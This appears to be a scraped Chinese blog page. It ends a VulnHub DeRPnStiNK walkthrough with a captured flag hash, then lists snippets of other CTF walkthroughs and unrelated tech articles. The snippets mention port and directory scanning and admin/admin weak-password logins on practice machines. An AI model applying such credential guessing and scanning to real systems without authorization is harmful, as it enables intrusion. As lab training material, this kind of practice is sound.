
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)
完成目标
VulnHub2018_DeRPnStiNK靶机渗透练习的更多相关文章
- 22. CTF综合靶机渗透(十五)
靶机说明: Game of Thrones Hacking CTF This is a challenge-game to measure your hacking skills. Set in Ga ...
- 21. CTF综合靶机渗透(十四)
靶机说明: I created this machine to help others learn some basic CTF hacking strategies and some tools. ...
- 18. CTF综合靶机渗透(十一)
靶机描述: SkyDog Con CTF 2016 - Catch Me If You Can 难度:初学者/中级 说明:CTF是虚拟机,在虚拟箱中工作效果最好.下载OVA文件打开虚拟框,然后选择文件 ...
- 17. CTF综合靶机渗透(十)
靶机描述:欢迎来到超级马里奥主机!这个虚拟机是对真实世界场景场景的模拟.目标是在VM中找到2个标志.根是不够的(对不起!)VM可以以多种方式开发,但请记住枚举是关键.挑战的程度是中等的.感谢VDBAN ...
- hacknos-player靶机渗透
靶机下载地址https://www.vulnhub.com/entry/hacknos-player,459/ 网络配置 该靶机可能会存在无法自动分配IP的情况,所以无法扫描到的情况下需要手动配置获取 ...
- VulnHub CengBox2靶机渗透
本文首发于微信公众号:VulnHub CengBox2靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆官网地址:https://download.vulnhub.com/cengbox/CengB ...
- VulnHub PowerGrid 1.0.1靶机渗透
本文首发于微信公众号:VulnHub PowerGrid 1.0.1靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆☆官网地址:https://download.vulnhub.com/power ...
- DeRPnStiNK靶机渗透
DeRPnStiNK靶机渗透 常规的信息搜集 扫到了phpmyadmin以及wordpress并在后台发现弱密码,即admin,admin 这里对wordpress进行了扫描: 扫描插件: searc ...
- BTRsys1~2系列靶机渗透
BTRsys系列靶机渗透 BTRsys1 端口发现加目录扫描. 发现目录:http://192.168.114.161/login.php 尝试弱密码失败,查看源代码. <script type ...
- ch4inrulz: 1.0.1靶机渗透
ch4inrulz: 1.0.1靶机渗透 扫描主机端口,还行啦四个开放的端口,8011和80端口都运行着web服务. 80端口下的robots.txt告诉我们什么都没有 在8011端口的apache服 ...
随机推荐
- Qt编写安防视频监控系统34-onvif事件订阅
一.前言 事件订阅是近期增加的功能,主要是因为遇到越来越多的一个应用场景,能够接收摄像机的报警事件,比如几乎所有的摄像机后面会增加报警输入输出接口,如果用户外接了报警输入,则当触发报警以后,对应的事件 ...
- 重温Go语法笔记 | 结构体
结构体 多个任意类型聚合成的复合类型 1.字段拥有自己的类型和值 2.字段名必须唯一 3.字段可以是结构体 结构体的定义是一种内存布局的描述 只有实例化才会真正分配内存,必须实例化之后才能使用结构体的 ...
- Windows安全加固(二)
三.本地安全策略用户权限分配 1. 使用windows+R打开运行,输入"secpol.msc"打开本地安全策略->本地策略->用户权限分配->找到"拒 ...
- 微服务实战系列(十一)-微服务之自定义脚手架-copy
微服务实战系列(十一)-微服务之自定义脚手架 1. 场景描述 (1)随着微服务越来越常见,一个大的项目会被拆分成多个小的微服务,jar包以及jar之间的版本冲突问题,变得越来越常见,如何保持整体微 ...
- Secure Face Matching Using Fully Homomorphic Encryption-2018:学习
本文学习论文"Secure Face Matching Using Fully Homomorphic Encryption-2018"和"基于全同态加密的人脸特征密文认 ...
- 0101-win10 jkd配置注意事项
更换新的电脑预装win10家庭版,根据常规方法配置jdk8后运行javac提示:不是内部或外部命令,也不是可运行的程序或批处理文件. 1 设置变量classpath时前面有个点(完成这一步后javac ...
- uni-app中picker-view显示默认值的注意点(坑)
今天我在使用picker-view的时候,发现无法给picker-view给一个默认值:后面经过发现后: 才知道到,是一个异步问题: 1==>动态循环出来的数据,在data中直接循环,不要在re ...
- 服务器通用背板管理(UBM)实现
本文分享自天翼云开发者社区<服务器通用背板管理(UBM)实现>,作者: 乘风 一 UBM概述 通过SGPIO 进行 SAS 和 SATA 背板管理的 SCSI 机箱服务 (SES) 标准于 ...
- docker搭建rabbitmq镜像集群
Rabbitmq普通集群模式,是将交换机.绑定.队列的元数据复制到集群里的任何一个节点,但队列内容只存在于特定的节点中,客户端通过连接集群中任意一个节点,即可以生产和消费集群中的任何队列内容(因为每个 ...
- Spark Sql调优
一.任务调参 1.1 spark.executor.memory executor执行分配的内存大小 1.2 spark.executor.cores executor执行分配的核数 1.3 spar ...